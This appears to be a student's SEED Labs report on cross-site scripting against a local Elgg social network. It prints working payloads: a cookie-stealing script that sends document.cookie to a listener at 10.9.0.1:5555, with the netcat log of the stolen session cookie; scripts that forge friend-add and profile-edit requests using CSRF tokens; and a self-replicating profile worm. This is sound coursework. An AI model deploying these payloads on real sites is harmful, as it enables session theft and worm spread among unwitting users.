
Austin Leach


CIS 5627

Project 4


Task 0: I built the docker and changed the hosts file to include www.seed-server.com to host the elgg application. After doing this and running the docker I was able to see the website hosted there




Task 1: I added the alert script to Alice's brief description on the profile with this




After I did this and reloaded Alice's profile page I got the alert pop up.



Task 2: I altered the script in my profile so that it displayed the cookie.



When opening up Alice's profile it now shows the cookie.



Task 3:

I changed the script in the profile so that it would send the cookie from the visiting user to a terminal that the attacker can see and so it does not show that there is an exploit

happening to the user.

Brief description

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + ' >'); </script>
```

Public

After adding this and then visiting the page again it sent the cookie to the listening nc terminal.

```
[11/01/23]seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 44908
GET /?c=__gsas%3DID%3D26c51015e8d47495%3AT%3D1698852038%3ART%3D1698852038%3AS%3D
ALNI_MbiiXFOtbG2nlKZMRittX_hmTIGmw%3B%20caf_ipaddr%3D10.116.88.246%3B%20country%
3D%3B%20city%3D%22%22%3B%20traffic_target%3Dgd%3B%20pvisitor%3Deeaa12d1-3562-4f8
d-a5c8-67fae6bf7907%3B%20Elgg%3D5hgses5ubdjonrpo13mgfrmntc HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```

Task 4:


To figure out what the add friend request looked like I used the inspect element tool and found the element for the add friend button for samy.

```
<a class="elgg-anchor elgg-menu-content elgg-button elgg-button-action" href="http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1698859012&__elgg_token=G0gsn8pIbyKg9z_pBqaCC0" data-toggle="remove_friend"> event
```

Using this I saw what the url request should be which is http://www.seed-server.com/action/friends/add?friend=59. Plugging this into the script and making sure to add the required ts and token variables that are present in the request url gave me this finished script.

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

After I logged into Alice and visited Samy's page I checked Alice's friends list and Samy was there without having pressed the add friend button.



Question 1: The line for 1 and 2 are needed because they are security measures that only that logged in user has access to. This does not matter to the attack since they can be found and referenced in the script in order to create a valid request. If they are not present then the attack does not work.

Question 2: If the edit HTML was not present then it would not be possible to do this attack because the text editor puts everything in tags in order to show it is text. This interferes with the <script> tag being interrupted and this attack would not work.

Task 5: Using the HTML header tool I looked at a legitimate edit to the profile.

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------188216509514260395584241819974
Content-Length: 2992
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: __gsas=ID=26c51015e8d47495:T=1698852038:RT=1698852038:S=ALNI_MbiiXFOtbG2nlKZMRittX_hmTIGmw; caf_ipac
Upgrade-Insecure-Requests: 1
__elgg_token=PIEsP9T_MbL2kaTU6nXK1Q&__elgg_ts=1698865205&name=Samy&description=test&access
POST: HTTP/1.1 302 Found
Date: Wed, 01 Nov 2023 19:01:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


This gave me the a content with a structure of this.

__elgg_token=vTFaEk1hXRXJ8MzVjp5t-w&__elgg_ts=1698864271&name=Alice&description=Samy&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=59

The url that is used to do this is http://www.seed-server.com/action/profile/edit. I then modified the script code to include this structure.


```
<p><script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content=token + ts + userName + "&description=Edited by Samy&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&access
+ guid; //FILL IN
var samyGuid=59; //FILL IN
var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script></p>
```

This script when visited will change the visiting user's profile to "Edited by Samy". Here is Alice's profile after visiting Samy's profile.



Question 3: Removing the if statement to check if you are Samy and on Samy's profile makes the script launch when Samy visits his own profile. This happens immediately


after editing the profile since it returns the user to the profile which will cause the script to run. This causes the profile to get changed to “Edited by Samy” and the script is not there anymore. Here is what the “About me” looks like after doing this.



Task 6: To make the worm it uses the DOM in order to inject the entire script into the About me of the visiting user. This is the code to do that.

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(jsCode);

//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content=token + ts + userName + "&description=Edited by Samy" + wormCode +
"&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslev
+ guid; //FILL IN
var samyGuid=59; //FILL IN
var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}

// Add user as a friend

var sendFriendUrl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendFriendUrl, true);
Ajax.send();

}
</script>
```

Adding the worm code to the description adds it to the user's "About me" section and will make it copy to them. The second part is the same as task 4 with the victim becoming Samy's friend also. After saving this and visiting Samy's profile as Alice I got this popup from the alert.



After this was ran it added Samy as a friend and added the code to Alice's "About me".

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Edit profile

Display name

Alice

About me

Embed content Visual editor

```
<p>Edited by Samy<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(jsCode);

//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content=token + ts + userName + "&description=Edited by Samy" + wormCode + "&accesslevel[description]=2&
briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&
skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&
accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2" + guid; //FILL IN
var samyGuid=59; //FILL IN
var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}

// Add user as a friend

var sendFriendUrl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendFriendUrl, true);
Ajax.send();

}
</script></p>
```

Public

Alice

Edit avatar

Edit profile


Change your settings

Account statistics


Notifications

Group notifications


I then logged on to Boby and visited Alice's profile. This edited Boby's profile and saved the worm code to his "About me" also.



Logging back into Samy I can see that Alice and Boby are friends.



Task 7: The website example32a had all 6 checks pass with OK.

